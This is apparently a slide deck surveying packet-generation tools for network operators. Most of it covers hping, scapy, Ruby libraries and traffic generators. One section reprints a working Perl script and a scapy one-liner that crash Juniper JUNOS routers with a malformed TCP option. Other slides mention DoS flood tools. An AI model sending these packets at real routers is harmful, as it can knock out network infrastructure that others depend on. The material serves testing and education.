Welcome to


Creative packets for Network Operators

Henrik Lund Kramshøj
hlk@solido.net

http://www.solidonetworks.com

Slides are available as PDF

Goal



Introduce packet generating tools

Provide my experiences with these tools

Give some pointers to further resources

why?! - for testing in the broadest sense

Testing with packets

Verifying Router ACLs with Hping
`http://startup-config.com/verifying-router-acls-hping/`

Cisco IOS (using hping) Remote Denial of Service Exploit (2003)
`http://www.exploit-db.com/exploits/62/`

Juniper DoS

JUNOS (Juniper) Flaw Exposes Core Routers to Kernel Crash
A report has been received from Juniper at 4:25pm under bulletin PSN-2010-01-623 that **a crafted malformed TCP field option in the TCP header of a packet will cause the JUNOS kernel to core (crash).** In other words the kernel on the network device (gateway router) will crash and reboot if a packet containing this crafted option is received on a listening TCP port. The JUNOS firewall filter is unable to filter a TCP packet with this issue. Juniper claims this issue as exploit was identified during investigation of a vendor interoperability issue.

Juniper bulletin PSN-2010-01-623 and

http://praetorianprefect.com/archives/2010/01/ junos-juniper-flaw-exposes-core-routers-to-kernal-crash/

Traceroute

You know traceroute, the hacker tool?

1. Create UDP packet with $TTL = 1$
2. Send packet, get response from closest router
3. Repeat three times while increasing port number
4. increase TTL and repeat, until destination reached or max TTL

Not a built-in feature of IP/TCP

(Microsoft Windows uses ICMP and calls the tools tracert)

History - fast forward

Fast forward, another day or over beer

Various snoop and sniffer programs

Libnet - generic API to help with the construction and handling of network packets

Lidpcap

tl;dr - tools became portable or implemented on Linux

Hint: if not already done, create a virtual machine with
`http://www.backtrack-linux.org/`

icmpush, Libnet

icmpush - ICMP packets galore

Nemesis can natively craft and inject ARP, DNS, ETHERNET, ICMP, IGMP, IP, OSPF, RIP, TCP and UDP packets `http://nemesis.sourceforge.net`

Archive of packetfactory exist at `http://packetfactory.openwall.net/`

Paketto Keiretsu author Dan Kaminsky, circa 2002

Command Line packet generation

hping is a command-line oriented TCP/IP packet assembler/analyzer
`http://www.hping.org/`

ISIC is a suite of utilities to exercise the stability of an IP Stack and its component stacks (TCP, UDP, ICMP et. al.) `http://isic.sourceforge.net/`

TCP traceroute programs - make sure you try out the Nping from the Nmap suite

Too many tools to mention

SING stands for 'Send ICMP Nasty Garbage'

SING stands for 'Send ICMP Nasty Garbage'. It is a tool that sends ICMP packets fully customized from command line. Its main purpose is to replace the ping command but adding certain enhancements (Fragmentation, spoofing,...)

`http://sourceforge.net/projects/sing/`

Please do good with the tools :-)

Maybe we should do some network wars with packets :-)

Perl and Python libraries

C sucks :-)

Perl has a multitude of nice libraries, some create packets - Net:: Packet and Net::DNS

Seems to be updated: pylibnet-3.0-beta-rc1.tar.gz **Modified: 2011-07-26**
`http://pylibnet.sourceforge.net/`

Exploit code / proof of concept

```
#!/usr/bin/perl
my $host =          shift;
my $port =          shift;

use                 Net::Packet qw($Env);
use                 Net::Packet::IPv4;
my $ip =            Net::Packet::IPv4->new(dst => $host);
use                 Net::Packet::TCP;

my $tcp =           Net::Packet::TCP->new(
                        dst         => $port,
                        options     =>  "\x65\x02\x01\x01",
                    );
use                 Net::Packet::Frame;
my $frame =         Net::Packet::Frame->new(l3 => $ip, l4 => $tcp);
$frame->send;
```

Code from:

http://evilrouters.net/2010/01/09/junos-psn-2010-01-623-exploit/

Use scapy to send JunOS killin' packet

```
$ sudo scapy
Welcome to Scapy (2.1.0)
>>> p=IP(dst='192.168.1.61')/TCP(options=[(101, '')],dport=23,flags='S',
options=[('JunOS', '')])
>>> send(p)
.
Sent 1 packets.
>>>
```

Code from:

`http://evilrouters.net/2010/01/10/use-scapy-to-send-junos-killin-packet/`

+ comment about TCP options

Packet building libraries

Scapy is a powerful interactive packet manipulation program
`http://www.secdev.org/projects/scapy/`

pcap, wireshark, gnuplot integrationen

IPv6 scapy `http://www.secdev.org/conf/scapy-IPv6_HITB06.pdf`

Scapy

```
>>> for i in range (5,10):
...         send(IP(dst="192.168.0.1")/ICMP())
...
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Save teh packets

It is often useful to save capture packets to pcap file for use at later time or with different applications:

```
>>> wrpcap("temp.cap",pkts)
To restore previously saved pcap file:

>>> pkts = rdpcap("temp.cap")
or

>>> pkts = sniff(offline="temp.cap")
```

This is basic functionality with Scapy

Ruby tools

PacketFu, a mid-level packet manipulation library for Ruby
`http://code.google.com/p/packetfu`

Ruby Packgen Packgen is a simple network packet generator written in ruby.
`http://packgen.rubyforge.org/files/README.html`
Packgen is a simple network packet generator handling diffserv markers, useful for testing network bandwidth and QoS.

Ruby example

```
require 'examples' # For path setting slight-of-hand
require 'packetfu'

eth_pkt = PacketFu::EthPacket.new
eth_pkt.eth_saddr="01:02:03:04:05:06"
eth_pkt.eth_daddr="0a:0b:0c:0d:0e:0f"
eth_pkt.payload="I'm a lonely little eth packet with no real protocol
  information to speak of."
puts eth_pkt.to_f('/tmp/e.pcap').inspect
```

Code from:

https://github.com/todb/packetfu/tree/master/examples

Ruby example, unique pcap - removing ducplicates

```
# Uniqpcap.rb takes a pcap file, strips out duplicate packets, and
# writes them to a file.
#
# The duplicate pcap problem is common when I'm capturing
# traffic to/from a VMWare image, for some reason.
#
# Currently, the timestamp information is lost due to PcapRub's
# file read. For me, this isn't a big deal. Future versions
# will deal with timestamps correctly.
require 'examples' # For path setting slight-of-hand
require 'packetfu'

in_array = PacketFu::Read.f2a(:file => ARGV[0])
puts PacketFu::Write.a2f(:file => "uniq-" + ARGV[0], :arr => in_array.uniq
  ).inspect
```

Code from:

https://github.com/todb/packetfu/tree/master/examples

PACKIT (PACket Generation ToolKIT)

PACKIT stands for PACket Generation ToolKIT which aims to let system administrators and network security software developers, by the use of a Graphical User Interface, conveniently generate customized TCP/IP packets so that the testing of the network performance as well as testing on software during development would become easy.

PACKIT would also be good for network security education in the sense that different networking concepts, such as IP routing, TCP 3-way handshake, and network protocol vulnerabilities, e.g. TCP connection killing, Telnet hijack, ARP poisoning, etc, can be demonstrated easily with the use of PACKIT.

`http://packitgui.sourceforge.net/`

pretty cloud web services pcapr.net

pcapr 7878 users, 60469090 packets, 3086 pcaps, 456 protocols, 203 tags New! Links ▾ hlk@kramse.org Upload Logout

About | View/Edit

Download

displaying 1-10 (of 16) 1 2 next

1.	fe80::a00:27ff:fef0:94d3	»	fe80::a00:27ff:fef4:4dcf	icmpv6	Node information query (IPv4 node addresses)
2.	fe80::a00:27ff:fef4:4dcf	»	fe80::a00:27ff:fef0:94d3	icmpv6	Node information reply (IPv4 node addresses)
3.	fe80::a00:27ff:fef0:94d3	»	fe80::a00:27ff:fef4:4dcf	icmpv6	Node information query (IPv4 node addresses)
4.	fe80::a00:27ff:fef4:4dcf	»	fe80::a00:27ff:fef0:94d3	icmpv6	Node information reply (IPv4 node addresses)
5.	fe80::a00:27ff:fef0:94d3	»	fe80::a00:27ff:fef4:4dcf	icmpv6	Node information query (Node addresses)
6.	fe80::a00:27ff:fef4:4dcf	»	fe80::a00:27ff:fef0:94d3	icmpv6	Node information reply (Node addresses)
7.	fe80::a00:27ff:fef0:94d3	»	fe80::a00:27ff:fef4:4dcf	icmpv6	Node information query (Node addresses)
8.	fe80::a00:27ff:fef4:4dcf	»	fe80::a00:27ff:fef0:94d3	icmpv6	Node information reply (Node addresses)
9.	fe80::a00:27ff:fef0:94d3	»	fe80::a00:27ff:fef4:4dcf	icmpv6	Node information query (DNS name)
10.	fe80::a00:27ff:fef4:4dcf	»	fe80::a00:27ff:fef0:94d3	icmpv6	Node information reply (DNS name)

Select Delete Actions


Ethernet II, Src: 08:00:27:f0:94:d3 (08:00:27:f0:94:d3), Dst: 08:00:27:f4:4d:cf (08:00:27:f4:4d:cf)
Internet Protocol Version 6
Internet Control Message Protocol v6

Packet 2. Select Delete Actions

```
08 00 27 f0 94 d3 08 00 27 f4 4d cf 86 dd 60 00  ..'.....'.M...`.
00 00 00 10 3a 40 fe 80 00 00 00 00 00 00 0a 00  ....:@..........
27 ff fe f4 4d cf fe 80 00 00 00 00 00 00 0a 00  '...M...........
27 ff fe f0 94 d3 8c 00 2b c6 00 04 00 02 00 01  '.......+.......
69 73 51 ff 4a ec                                isQ.J.
```

pcapr.net - close to wireshark in your browser

and pretty packet creation



Cap'r Mak'r

Cap'r Mak'r simplifies the process of creating packet captures from content that you already have. You can use Cap'r Mak'r to ~~compress~~ (soon!), encode and embed arbitrary content into various protocol streams and then output new pcaps (over IPv4 or IPv6). There's a size limit of **25KB** for the content you upload. You can upload exploits, virus, spam, malware, etc; anything that you plan on using to test Firewalls, DPIs and UTMs. We do not store the content on the server and the generated pcap is yours to keep, forever.

If you have feedback or suggestions on making this better, do let us know.

You must be logged in to use Cap'r Mak'r!

pcapr, powered by Mu Dynamics, is a social nOtworking site. There's a lot to learn about networks and protocols from packet captures. Besides, we think packets need as much Web 2.0 love as your spreadsheets.

pretty cloud services `http://www.pcapr.net/caprmakr`

and easy denial of service testing

SOLIDO NETWORKS

What is Mu DoS?

mudos provides a small subset of the functionality from the **Mu Test Suite** Denial of Service module. It's a standalone (statically linked) Linux executable used to generate controlled, *stateless* D/DoS traffic against both hosts and networks. The packet definition, payload randomization and traffic patterns are all controlled by a JSON configuration file. If you are a registered *pcapr* user, then you can click on any packet of any pcap and you should be able to transform the packet into a *mudos* configuration with a few simple clicks.

`mudos-0.2-linux.bin.gz` (749 downloads)


SHA1: a0ed6df1820e2012de7ba2bc0b17f5fb61db05cf

We do have a schema for *mudos* which is a pseudo JSON file indicating possible options. The best way to try it out is to generate a sample using *pcapr*. Here are some *mudos* examples:

- isic4
- isic6
- rst flood (over IPv4)
- rst flood (over IPv6)
- dhcp discover

denial of service tool, from existing packets

Quick demo mudos



Speeding up

Why generate and send, when you can send faster by pre-generating:

tcpreplay `http://tcpreplay.synfin.net/`

pcapdiff `http://www.eff.org/testyourisp/pcapdiff/`

main observation, there are already lots of tools, don't reinvent the wheel

More speed

Zero copy, stop moving those bits!

Performance doc file from `http://netsniff-ng.org/`

```
[1] http://www.linuxfoundation.org/collaborate/workgroups/networking/napi
[2] http://datatag.web.cern.ch/datatag/howto/tcp.html
[3] http://thread.gmane.org/gmane.linux.network/191115
    Kernel build option:
      CONFIG_HAVE_BPF_JIT=y
      CONFIG_BPF_JIT=y
[4] http://bit.ly/3XbBrM
```

netsniff-ng


SOLIDO NETWORKS

The netsniff-ng toolkit consists of the following utilities:

- netsniff-ng, a zero-copy analyzer, pcap capturer and replayer
- trafgen, a high-performance zero-copy network traffic generator
- bpfc, a Berkeley Packet Filter compiler supporting Linux extensions
- ifpps, a top-like kernel networking and system statistics tool
- flowtop, a top-like netfilter connection tracking tool
- curvetun, a lightweight multiuser IP tunnel based on elliptic curve cryptography
- ashunt, an Autonomous System (AS) trace route and ISP testing utility

http://netsniff-ng.org/

Programmable cards



future programmable cards - high speed possible, but more complex programming

`http://netfpga.org/foswiki/bin/view/NetFPGA/WebHome`

`https://github.com/crotsos/netfpga-packet-generator-c-library`

NetFPGA-10G shown in picture *The Academic price is $1,675.*

Questions?

Henrik Lund Kramshøj
hlk@solido.net

http://www.solidonetworks.com

You are always welcome to send me questions later via email

Books on IPv6

The Second Internet: Reinventing Computer Networks with IPv6
`http://www.secondinternet.org/`

Preparing an IPv6 Addressing Plan
`https://labs.ripe.net/Members/steffann/preparing-an-ipv6-addressing-plan`

Guidelines for the Secure Deployment of IPv6 NIST SP 800-119
`http://csrc.nist.gov/publications/nistpubs/800-119/sp800-119.pdf`

IPv6 Network Administration David Malone and Niall Richard Murphy


IPv6 Core Protocols Implementation af Qing Li, Tatuya Jinmei og Keiichi Shima

IPv6 Advanced Protocols Implementation af Qing Li, Jinmei Tatuya og Keiichi Shima

- flere andre se reviews på `http://getipv6.info/index.php/Book_Reviews`

IPv6 Essentials Silvia Hagen, O'Reilly 2nd edition (May 17, 2006)

Contact information



- Henrik Lund Kramshøj, IT-security and internet samurai
- Email: hlk@solido.net Mobile: +45 2026 6000
- Educated from the Computer Science Department at the University of Copenhagen, DIKU
- CISSP and CEH certified
- 2003 - 2010 Independent security consultant
- 2010 - owner and partner in Solido Networks ApS

Modern tools and creative ideas

SOLIDO NETWORKS

De tyske ERNW tools
`http://www.ernw.de/content/e6/e180/index_ger.html`

evil l2 tools - STP, CDP, DTP, DHCP, HSRP, IEEE 802.1Q, IEEE 802.1X, ISL, VTP
`http://www.yersinia.net/`

THC-IPV6 - attacking the IPV6 protocol suite
`http://thc.org/thc-ipv6/`

Note: Evil repeats itself, like doing ARP poisoning across MPLS

Every niche has it's tools!

Other tools

other tools I haven't tried:

Mausezahn is a free fast traffic generator written in C which allows you to send nearly every possible and impossible packet. It is mainly used to **test VoIP or multicast networks**
`http://www.perihel.at/sec/mz/`

Python scripts packet construction set, FreeBSD Developer George Neville-Neil
`http://pcs.sourceforge.net/`

Bit-Twist is a simple yet powerful libpcap-based Ethernet packet generator. It is designed to complement tcpdump, which by itself has done a great job at capturing network traffic.
`http://bittwist.sourceforge.net/`

`http://wiki.wireshark.org/Tools`

Rude and Crude

Yet another tool - interesting ideas to create tools that send
- and another process that listen:

> RUDE stands for Real-time UDP Data Emitter and CRUDE for Collector for RUDE. RUDE is a small and flexible program that generates traffic to the network, which can be received and logged on the other side of the network with the CRUDE. Currently these programs can generate and measure only UDP traffic.

`http://rude.sourceforge.net/`

Source: `http://www.protocoltesting.com/trgen.html`